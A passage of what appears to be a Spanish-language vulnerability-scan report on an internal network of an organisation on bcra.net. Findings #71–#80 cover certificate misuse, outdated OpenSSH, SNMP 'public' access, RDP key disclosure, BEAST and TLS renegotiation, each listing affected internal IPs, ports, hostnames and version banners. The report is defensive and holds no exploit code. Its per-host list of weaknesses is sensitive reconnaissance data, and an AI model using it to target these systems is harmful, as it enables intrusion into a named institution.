Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.4.171 Puerto: tcp/3389

Certificate #0 CN=ProdBiEst24.bcra.net ISSUER:\_CN=ProdBiEst24.bcra.net self signed certificate

Recurso: 10.0.4.213 Puerto: tcp/5986

Certificate #0 CN=sharepoint19sc2.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.230 Puerto: tcp/1433

Certificate #0 CN=ProdLicServer.bcra.net  
ISSUER:\_CN=AC\_de\_Dispositivos\_del\_BCRA\_2019,DC=bcra,DC=net unable to get local issuer certificate

Recurso: 10.0.4.230 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.6.9 Puerto: tcp/443

Certificate #0 CN=10.0.6.9,OU=Unknown,O=Unknown,L=Unknown,ST=Unknown,C=NA  
ISSUER:\_CN=10.0.6.9,OU=Unknown,O=Unknown,L=Unknown,ST=Unknown,C=NA self signed certificate

Recurso: 10.0.6.10 Puerto: tcp/5432

Certificate #0 CN=postgres ISSUER:\_CN=avaya\_sbce self signed certificate in certificate chain

Recurso: 10.0.6.28 Puerto: tcp/8443

Certificate #0 C=US,O=Avaya,CN=AADS10A.bcra.net ISSUER:\_O=AVAYA,OU=MGMT,CN=smgr10 self signed certificate in certificate chain

Recurso: 10.0.6.28 Puerto: tcp/443

Certificate #0 C=US,O=Avaya,CN=AADS10A.bcra.net ISSUER:\_O=AVAYA,OU=MGMT,CN=smgr10 self signed certificate in certificate chain

Recurso: 10.0.6.28 Puerto: tcp/2009

Certificate #0 C=US,O=Avaya,CN=AADS10A.bcra.net ISSUER:\_O=AVAYA,OU=MGMT,CN=smgr10 self signed certificate in certificate chain

Recurso: 10.0.6.44 Puerto: tcp/12345

Certificate #0 CN=ofcsslagent ISSUER:\_CN=OfficeScan\_Server\_NTSG unable to get local issuer certificate

Recurso: 10.0.6.44 Puerto: tcp/3389

Certificate #0 CN=Prodavawfo.bcra.net ISSUER:\_CN=Prodavawfo.bcra.net self signed certificate

Recurso: 10.0.6.44 Puerto: tcp/50001

```
Certificate #0 CN=Prodavawfo.bcra.net  
ISSUER: _CN=AC_de_Dispositivos_del_BCRA_2019,DC=bcra,DC=net unable to get local issuer  
certificate
```

Recurso: 10.0.6.45 Puerto: tcp/443

```
Certificate #0 C=US,O=Avaya,OU=AEServices,CN=aes10-959921516-labUseOnly  
ISSUER: _C=US,O=Avaya,OU=AEServices,CN=aes10-959921516-labUseOnly self signed certificate
```

## #71 SSL Certificate - Improper Usage Vulnerability

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 18  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | Low       |

**Recursos Afectados**

10.0.1.220 Puerto: tcp/443  
 10.0.1.221 Puerto: tcp/443  
 10.0.1.223 Puerto: tcp/33034  
 10.0.1.251 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/8443  
 10.0.10.41 Puerto: tcp/8080  
 10.0.2.232 Puerto: tcp/14943  
 10.0.2.234 Puerto: tcp/443  
 10.0.2.32 Puerto: tcp/443  
 10.0.3.120 Puerto: tcp/16019  
 10.0.3.35 Puerto: tcp/9443  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.59 Puerto: tcp/443  
 10.0.6.45 Puerto: tcp/443  
 10.0.7.11 Puerto: tcp/443  
 10.0.7.13 Puerto: tcp/443  
 10.0.7.14 Puerto: tcp/5900

**Descripción**

Un Certificado SSL asocia una entidad (persona, organización, host, etc.) con una Clave Pública. En una conexión SSL, el cliente autentica el servidor remoto usando el Certificado del servidor y extrae la Clave Pública en el Certificado para establecer la conexión segura.

La sección básicaConstraints del certificado puede especificar si es un certificado Autoridad de Certificados (CA). Además, el campo KeyUsage en la sección de extensiones X509v3 del certificado, si está presente, puede restringir el uso del certificado.

En general, una clave pública de servidor no debe utilizarse para la firma de certificados o CRL, un cliente o certificado CA no debe ser utilizado como certificado de servidor.

**Impacto**

Si el keyUsage o el campo BasicConstraint es designado como parámetro crítico en el certificado, el cliente puede abortar la comunicación si la validación de uso falla.

**Solución**

Por favor, instale un certificado de servidor con el uso correcto.

**Evidencias**

Recurso: 10.0.1.79 Puerto: tcp/443

```
Certificate #0 CN=prodisearsat.bcra.net is not suitable for CRL signing.
```

Recurso: 10.0.1.79 Puerto: tcp/8443

```
Certificate #0 CN=prodisearsat.bcra.net is not suitable for CRL signing.
```

Recurso: 10.0.2.32 Puerto: tcp/443



Certificate #0 CN=10.0.2.32,O=Lexmark,ST=KY,C=US is not suitable for CRL signing.

Recurso: 10.0.1.220 Puerto: tcp/443

Certificate #0 OU=PID:UCSC-C220-M4S\_SERIAL:FCH2203J0JD,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US is not suitable for CRL signing.

Recurso: 10.0.1.223 Puerto: tcp/33034

Certificate #0 CN=Veeam\_Backup\_Server\_Certificate is not suitable for CRL signing.

Recurso: 10.0.1.251 Puerto: tcp/443

Certificate #0 unstructuredName=An\_optional\_company\_name,emailAddress=Email\_Address,CN=10.0.1.251,L=Localit y\_Name\_(eg\,\_city) is not suitable for CRL signing.

Recurso: 10.0.2.234 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-SVCTAG,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is not suitable for CRL signing.

Recurso: 10.0.7.11 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QJKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is not suitable for CRL signing.

Recurso: 10.0.7.13 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16NKKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is not suitable for CRL signing.

Recurso: 10.0.7.14 Puerto: tcp/5900

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QNKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is not suitable for CRL signing.

Recurso: 10.0.10.41 Puerto: tcp/8080

Certificate #0 CN=HPE\_\_3PAR\_20450-MXN70836S9 is not suitable for CRL signing.

Recurso: 10.0.1.221 Puerto: tcp/443

Certificate #0 OU=PID:UCSC-C220-M4S\_SERIAL:FCH220678DQ,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US is not suitable for CRL signing.

Recurso: 10.0.2.232 Puerto: tcp/14943

Certificate #0 emailAddress=key@trend.com.tw,O=TrendMicro,L=Taipei,ST=Taiwan,C=TW is not suitable for CRL signing.

Recurso: 10.0.3.120 Puerto: tcp/16019

Certificate #0 CN=Guardium,OU=\_Guardium\_Auto-Generated\_Certificate,O=IBM,L=Littleton,ST=Massachusetts,C=US is not suitable for CRL signing.

Recurso: 10.0.3.35 Puerto: tcp/9443

Certificate #0 CN=banco-1-61,OU=UDA,O=Teradata\_Corporation,L=San\_Diego,ST=California,C=US is not suitable for CRL signing.

Recurso: 10.0.4.58 Puerto: tcp/443

Certificate #0 CN=ar.sml,O=BCRA,C=AR is not suitable for CRL signing.

Recurso: 10.0.4.59 Puerto: tcp/443

Certificate #0 CN=ar.desarrollo.sml,O=BCRA,C=AR is not suitable for CRL signing.

Recurso: 10.0.6.45 Puerto: tcp/443

Certificate #0 C=US,O=Avaya,OU=AEServices,CN=aes10-959921516-labUseOnly is not suitable for CRL signing.

| #72 OpenSSH server 9.1 'sshd(8)' Double-Free Vulnerability |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5  | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | None      |
| Ocurricncias: 1  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

### Recursos Afectados

10.0.1.192 Puerto: tcp/22

### Descripción

Open SSH 9.1 tienen una falla de memoria pre-authentication libre. Se produce en el proceso pre-auth no privilegiado que está sujeto a chroot(2).

Versiones afectadas:

Versión 9.1

QID Detection Logic (Sinuthenticated):

Este QID detecta el Openssh vulnerable basado en la bandera SSH.

### Impacto

Esta vulnerabilidad se puede activar en la configuración predeterminada del servidor OpenSSH (sshd).

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2023-25136>

### Referencias

OpenSSH 9.1 Double free

<https://www.openssh.com/releasenotes.html#9.2>

### Solución

Esto se ha fijado en OpenSSH 9.2 y se puede remitir bajo [OpenSSH 9.2](<https://www.openssh.com/releasenotes.html#9.2>)

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 9.2/9.2p1 ](<https://www.openssh.com/releasenotes.html#9.2>)

### Evidencias

Recurso: 10.0.1.192 Puerto: tcp/22

```
Vulnerable OpenSSH version for sshd(8) detected on port 22 over TCP - SSH-2.0-OpenSSH_9.1
PKIX[13.5]
```

## #73 EOL/Obsolete Software: SNMP Protocol Version Detected

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 6.4        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 2   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.7.11

10.0.7.13

**Descripción**

La autenticación de clientes de versiones anteriores de SNMP (Simple Network Management Protocol) se realiza sólo mediante una palabra o frase de texto llamada "community string", que se transmite en texto claro.

El Equipo de Tareas de Ingeniería de Internet (IETF) ha designado a SNMPv3 un estándar completo de Internet, el nivel de madurez más alto para una RFC, y considera las versiones anteriores como obsoletas.

**Impacto**

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad. Dado que el proveedor ya no proporciona actualizaciones, el software obsoleto es más vulnerable a virus y otros ataques.

**Referencias**

<http://www.ietf.org/rfc/rfc3410.txt>

**Solución**

Desactivar o eliminar la autenticación SNMPv1/2c. Use la autenticación de la versión 3 SNMP

SNMPv3 proporciona características adicionales de seguridad:

Confidencialidad - Cifrado de paquetes para evitar el snooping por una fuente no autorizada.

Integridad - Integridad del mensaje para asegurar que un paquete no haya sido manipulado en tránsito incluyendo un mecanismo opcional de repetición de paquetes.

Autenticación - para verificar que el mensaje es de una fuente válida.

Workaround:

Como medida temporal, bloquear el acceso a los servicios SNMP en el perímetro de red.

En situaciones en que no es posible bloquear o desactivar el SNMP, restringir todo el acceso SNMP a redes de gestión separadas y aisladas que no son accesibles públicamente.

**Evidencias**

Recurso: 10.0.7.11

```
public allows SNMPv1 access which is an obsolete version.
```

Recurso: 10.0.7.13

```
public allows SNMPv2 access which is an obsolete version.
```

**#74 OpenSSH Xauth Command Injection Vulnerability**

|                  |                            |         |                               |         |
|------------------|----------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Changed |
| CVSS: 6.4        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low     |
| Ocurricencias: 1 | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | Low     |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.3.47

**Descripción**

OpenSSH (OpenBSD) Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

El servidor sshd no valida las credenciales de autenticación X11 suministradas por el usuario al establecer una sesión de reenvío X11. Un usuario autenticado puede inyectar comandos xauth arbitrarios enviando una solicitud de canal x11 que incluye un carácter de nueva línea en la cookie x11.

Tenga en cuenta que los sistemas con X11Forwarding habilitados son afectados.

Versiones afectadas:

versiones de OpenSSH antes de 7.2p2

**Impacto**

Un atacante remoto autenticado puede explotar esta vulnerabilidad para ejecutar comandos arbitrarios en el sistema objetivo.

**Solución**

Se recomienda a los usuarios actualizar a la última versión del software disponible. Véase [Notas de lanzamiento de OpenSSH 7.2p2](<http://www.openssh.com/txt/release-7.2p2>) para más información.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 7.2p2](<http://www.openssh.com/>)

**Evidencias**

Recurso: 10.0.3.47

|   |
|---|
| SSH-2.0-OpenSSH_7.2 detected on port 22 over TCP. |
|---|

## #75 OpenSSH Multiple CRLF injection Vulnerability (CVE-2016-3115)

|                  |                            |         |                               |         |
|------------------|----------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Changed |
| CVSS: 6.4        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low     |
| Ocurencias: 6    | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | Low     |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.1.140  
 10.0.1.24  
 10.0.3.109  
 10.0.3.11  
 10.0.3.12  
 10.0.3.47

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Versiones afectadas:

OpenSSH antes de la versión 7.2p2

QID Detection Logic: (Sinuthenticated)

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH a través del banner tcp.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar a la integridad, la disponibilidad y la confidencialidad.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2016-3115>

**Referencias**

x11fwd.adv

<http://www.openssh.com/txt/x11fwd.adv>

**Solución**

Se recomienda a los clientes actualizar para [x11fwd.adv](<http://www.openssh.com/txt/x11fwd.adv>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[x11fwd.adv](<http://www.openssh.com/txt/x11fwd.adv>)

**Evidencias**

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.47

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

**#76 Microsoft Windows Remote Desktop Protocol Server Private Key Disclosure**

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 6.4        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Partial |
| Ocurrencias: 5   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | None    |

**Recursos Afectados**

10.0.2.251  
 10.0.2.95  
 10.0.3.75  
 10.0.3.77  
 10.0.4.154

**Descripción**

El Protocolo de Escritorio Remoto de Microsoft Windows está afectado por una vulnerabilidad de divulgación de claves privadas.

Cuando un cliente RDP inicia una sesión con un servidor RDP, el servidor responde con un certificado de servidor que contiene una clave pública RSA y su firma digital. El cliente descifra la firma utilizando la clave pública del servidor y compara el resultado con el hash de la nueva clave pública recibida del servidor para verificar la identidad del servidor.

La vulnerabilidad se presenta porque una clave privada que se utiliza para firmar la clave pública de Terminal Server está codificada en "mstlsapi.dll". Una subrutina de la API "TLSInit" crea, utiliza y desasigna dinámicamente esta clave.

**Impacto**

Una explotación exitosa puede permitir al atacante revelar la clave y calcular una firma válida para llevar a cabo ataques man in the middle. Así, un atacante podría hacer que el cliente se conectara a un servidor bajo su control y enviarle una clave pública de la que posee la clave privada.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2005-1794>

**Referencias**

Consulte [cc782610] (<http://technet.microsoft.com/en-us/library/cc782610%28WS.10%29.aspx>) para obtener detalles adicionales.

**Solución**

En este momento no hay soluciones de proveedores disponibles.

Workarounds:

- Como no hay parche, esta vulnerabilidad debe ser mitigada utilizando algún tipo de filtrado de red (por ejemplo, firewalling RDP fuera de la Internet abierta).

Para Windows Server 2003, la seguridad de Terminal Server puede mejorarse configurando las conexiones de Terminal Services para que utilicen Transport Layer Security (TLS) 1.0 para la autenticación del servidor y para cifrar las comunicaciones de Terminal Server.

**Evidencias**

Recurso: 10.0.2.95

```
Detected service win_remote_desktop and os WINDOWS NT4 / WINDOWS 2003
```

Recurso: 10.0.2.251

```
Detected service win_remote_desktop and os WINDOWS NT4 / WINDOWS 2003
```

Recurso: 10.0.3.75

```
Detected service win_remote_desktop and os WINDOWS 2003/XP
```

Recurso: 10.0.3.77



Detected service win\_remote\_desktop and os WINDOWS 2003/XP

Recurso: 10.0.4.154

Detected service win\_remote\_desktop and os WINDOWS NT4 / WINDOWS 2003

## #77 Encrypted Management Interfaces Accessible On Cisco Device

|                  |                          |         |                               |         |
|------------------|--------------------------|---------|-------------------------------|---------|
| Severidad: Media | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Partial |
| CVSS: 6.4        | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | None    |
| Ocurrencias: 2   | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Partial |

**Recursos Afectados**

10.0.1.79

10.0.1.87

**Descripción**

El objetivo está determinado a ser un dispositivo Cisco, que utiliza protocolos como HTTPS y SSH para la gestión de configuración. Estos servicios se pueden acceder y son una invitación para ataques de usuarios maliciosos.

Si esto se encuentra externamente en su red, esto podría invitar a cualquiera o un bot en Internet para intentar iniciar sesión. Si esto se encuentra internamente en su red, sólo aquellos que tienen acceso a su red podrían ver la interfaz de gestión.

**Impacto**

Los usuarios maliciosos pueden aprovechar esta vulnerabilidad para desplegar una serie de ataques conocidos contra servicios accesibles. También son posibles ataques de fuerza bruta de contraseñas y denegación de servicio.

**Solución**

Considerar la posibilidad de adoptar las siguientes medidas cautelares:

1. Deshabilitar servicios que no son necesarios.
2. Considere poner controles de acceso a estos servicios. Los controles de acceso se pueden armar usando las características del dispositivo (si está disponible) o usando un cortafuegos externo.
3. No use contraseñas predeterminadas y reemplazelas con contraseñas difíciles de adivinar. Cambiar contraseñas con frecuencia.

**Evidencias**

Recurso: 10.0.1.79

Service name: SSH on TCP port 22.

Recurso: 10.0.1.87

Service name: SSH on TCP port 22.

| #78 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Server Side Vulnerability (BEAST) |                            |                  |                               |           |
|--|----------------------------|------------------|-------------------------------|-----------|
| Severidad: Media   | <b>Attack Vector</b>       | Adjacent Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.3  | <b>Attack Complexity</b>   | Low              | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 14  | <b>Privileges Required</b> | None             | <b>Integrity Impact</b>       | Low       |
|  | <b>User Interaction</b>    | None             | <b>Availability Impact</b>    | Low       |

### Recursos Afectados

10.0.10.5 Puerto: tcp/5986  
 10.0.2.152 Puerto: tcp/12345  
 10.0.2.153 Puerto: tcp/12345  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.25 Puerto: tcp/32844  
 10.0.4.44 Puerto: tcp/5986  
 10.0.4.48 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/5986  
 10.0.4.59 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/443  
 10.0.4.8 Puerto: tcp/12345  
 10.0.4.89 Puerto: tcp/5986  
 10.0.4.95 Puerto: tcp/443

### Descripción

Los protocolos SSLv 3.0 y TLS v1.0 se utilizan para proporcionar integridad, autenticidad y privacidad a otros protocolos como HTTP y LDAP. Proporcionan estos servicios utilizando encriptación para la privacidad, certificados x509 para la autenticidad y funciones de hash de un solo sentido para la integridad.

En la implementación de SSLv3.0 y TLSv1.0 la opción de uso del modo CBC era pobre porque todo el tráfico comparte una sesión de CBC con un único conjunto de IV iniciales. Esto permite a un atacante con la capacidad de inyectar tráfico arbitrario en el flujo de texto simple (que será cifrado por el cliente) verificar su conjetura del texto plano anterior al bloque inyectado. Si los atacantes adivinan que es correcto entonces la salida de la encriptación será la misma para dos bloques.

Para datos de baja entropía es posible adivinar el bloque de texto simple con relativamente pocos intentos. Por ejemplo, para datos que tengan 1000 posibilidades el número de intentos puede ser de 500.

Para más información, consulte <http://eprint.iacr.org/2006/136.pdf>

### Impacto

Se han descrito ataques contra las cookies de autenticación web que utilizaron esta vulnerabilidad. Si la cookie de autenticación es adivinada por el atacante entonces el atacante puede imitar al usuario legítimo en el sitio Web que acepta la cookie de autenticación.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2011-3389>

### Solución

Actualice a TLSv1.2 o superior.

Las mejores prácticas se pueden encontrar [Aquí.](<https://www.ssllabs.com/projects/best-practices/>).

### Evidencias

Recurso: 10.0.2.25 Puerto: tcp/32844

| Available | non CBC cipher       | Server's choice | SSL version |
|-----------|----------------------|-----------------|-------------|
| RC4-SHA   | DES-CBC3-SHA         | SSLv3           |             |
| RC4-SHA   | ECDHE-RSA-AES256-SHA | TLSv1           |             |

Recurso: 10.0.4.48 Puerto: tcp/443

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.95 Puerto: tcp/443

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | DES-CBC3-SHA         | SSLv3       |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.10.5 Puerto: tcp/5986

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.2.152 Puerto: tcp/12345

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.2.153 Puerto: tcp/12345

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.2.181 Puerto: tcp/443

|                          |                 |             |
|--------------------------|-----------------|-------------|
| Available non CBC cipher | Server's choice | SSL version |
| RC4-SHA                  | DES-CBC3-SHA    | SSLv3       |

Recurso: 10.0.4.8 Puerto: tcp/12345

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.44 Puerto: tcp/5986

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | DES-CBC3-SHA         | SSLv3       |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.58 Puerto: tcp/443

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | DES-CBC3-SHA         | SSLv3       |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.58 Puerto: tcp/5986

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.59 Puerto: tcp/443

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | DES-CBC3-SHA         | SSLv3       |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.62 Puerto: tcp/443

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | DES-CBC3-SHA         | SSLv3       |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |

Recurso: 10.0.4.89 Puerto: tcp/5986

|                          |                      |             |
|--------------------------|----------------------|-------------|
| Available non CBC cipher | Server's choice      | SSL version |
| RC4-SHA                  | ECDHE-RSA-AES256-SHA | TLSv1       |



| #79 TLS Protocol Session Renegotiation Security Vulnerability |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.3   | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 1  | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | Low       |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | Low       |

### Recursos Afectados

10.0.1.244 Puerto: tcp/443

### Descripción

Transport Layer Security (TLS) es un protocolo criptográfico que proporciona seguridad para las comunicaciones en redes de la Capa de Transporte.

El protocolo TLS es propensa a una vulnerabilidad de seguridad que permite ataques de hombre en medio. Tenga en cuenta que este problema no permite a los atacantes descifrar datos cifrados

Específicamente, la cuestión existe de manera que las aplicaciones se ocupen del proceso de renegociación de la sesión y puedan permitir que los atacantes inyecten un texto arbitrario al comienzo de la secuencia del protocolo de aplicación. El ataque ha sido confirmado para trabajar con HTTP como protocolo de aplicación, pero se cree que también es posible con otros protocolos que están capados en TLS.

### Impacto

En el caso del protocolo HTTP utilizado con la implementación vulnerable de TLS, este ataque se lleva a cabo interceptando solicitudes de 'Client Hello' y luego forzando la renegociación de sesión. Un atacante no autorizado puede entonces hacer que el servidor web procese solicitudes arbitrarias que de otro modo requerirían un certificado secundario válido para la autorización. Tenga en cuenta que el atacante no podrá acceder directamente a la respuesta del servidor.

Se ha demostrado una prueba de los ataques conceptuales en los que se extrajeron las credenciales del usuario utilizando esta vulnerabilidad.

Factores de mitigación: Para explotar con éxito esta vulnerabilidad se requiere un control completo del hombre en medio de la conexión TCP. El atacante necesita aceptar la conexión TCP del cliente y establecer una nueva conexión al servidor.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2009-3555>

### Solución

Para Microsoft Windows, consulte [MS10-049](http://technet.microsoft.com/en-us/security/bulletin/MS10-049) para más información.

Para productos Cisco se refieren a [Documento ID:1454786328728104](https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20091109-tls.html) para más información.

Desactivar la renegociación completamente.

Nota: CVE-2009-3555 no es específico para ningún proveedor o producto, por lo que consulte la documentación individual de proveedores para soluciones adicionales.

Workaround:

OpenSSL ha proporcionado una versión (0.9.8l) que tiene una solución de trabajo. Por favor consulte [OpenSSL Registro de cambios (Cambios entre 0.9.8k y 0.9.8l)](http://www.openssl.org/news/changelog.html) para obtener detalles adicionales.

Microsoft ha proporcionado la siguiente solución de trabajo:

\\- Habilitar SSLAlwaysNegoClient Cert on IIS 6 and above: Los servidores web que ejecutan IIS 6 y más tarde que se ven afectados porque requieren autenticación mutua al solicitar un certificado de cliente, pueden ser endurecidos al permitir el SSLAlwaysNegoClient Ajuste de cert. Esto hará que IIS incite al cliente para obtener un certificado en la conexión inicial, y no requiere una renegociación iniciada por el servidor.

Impacto de la solución de trabajo: La configuración de esta bandera requerirá que el cliente autentique antes

de cargar cualquier elemento del sitio web protegido por SSL. Esto hará que el navegador siempre incite al usuario para un certificado de cliente al conectarse al sitio web protegido SSL.

Véase [Microsoft Security Advisory 977377](https://docs.microsoft.com/en-us/security-updates/securityadvisories/2010/977377) para más detalles sobre la aplicación de las soluciones. Para obtener información adicional sobre este asesoramiento, consulte el artículo 977377 de la base de conocimientos de Microsoft.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[TLS Reunión Renegociación: Windows](http://technet.microsoft.com/en-us/security/bulletin/MS10-049)

[TLS Session Renegotiation: Cisco](https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20091109-tls.html)

Patches Virtuales:

[Trend Micro Virtual Patching](http://www.trendmicro.com/vulnerabilitycontrols)

Patch Virtual #1004351: Solicitudes de HTTP maliciosas detectadas

## Evidencias

Recurso: 10.0.1.244 Puerto: tcp/443

|                                |
|--------------------------------|
| Number of SSL renegotiations:1 |
|--------------------------------|

| #80 SMBv2 Signing Not Required |                            |                  |                               |           |
|--------------------------------|----------------------------|------------------|-------------------------------|-----------|
| Severidad: Media               | <b>Attack Vector</b>       | Adjacent Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.3                      | <b>Attack Complexity</b>   | Low              | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 62                | <b>Privileges Required</b> | None             | <b>Integrity Impact</b>       | Low       |
|                                | <b>User Interaction</b>    | None             | <b>Availability Impact</b>    | Low       |

#### Recursos Afectados

10.0.1.107  
 10.0.1.108  
 10.0.1.199  
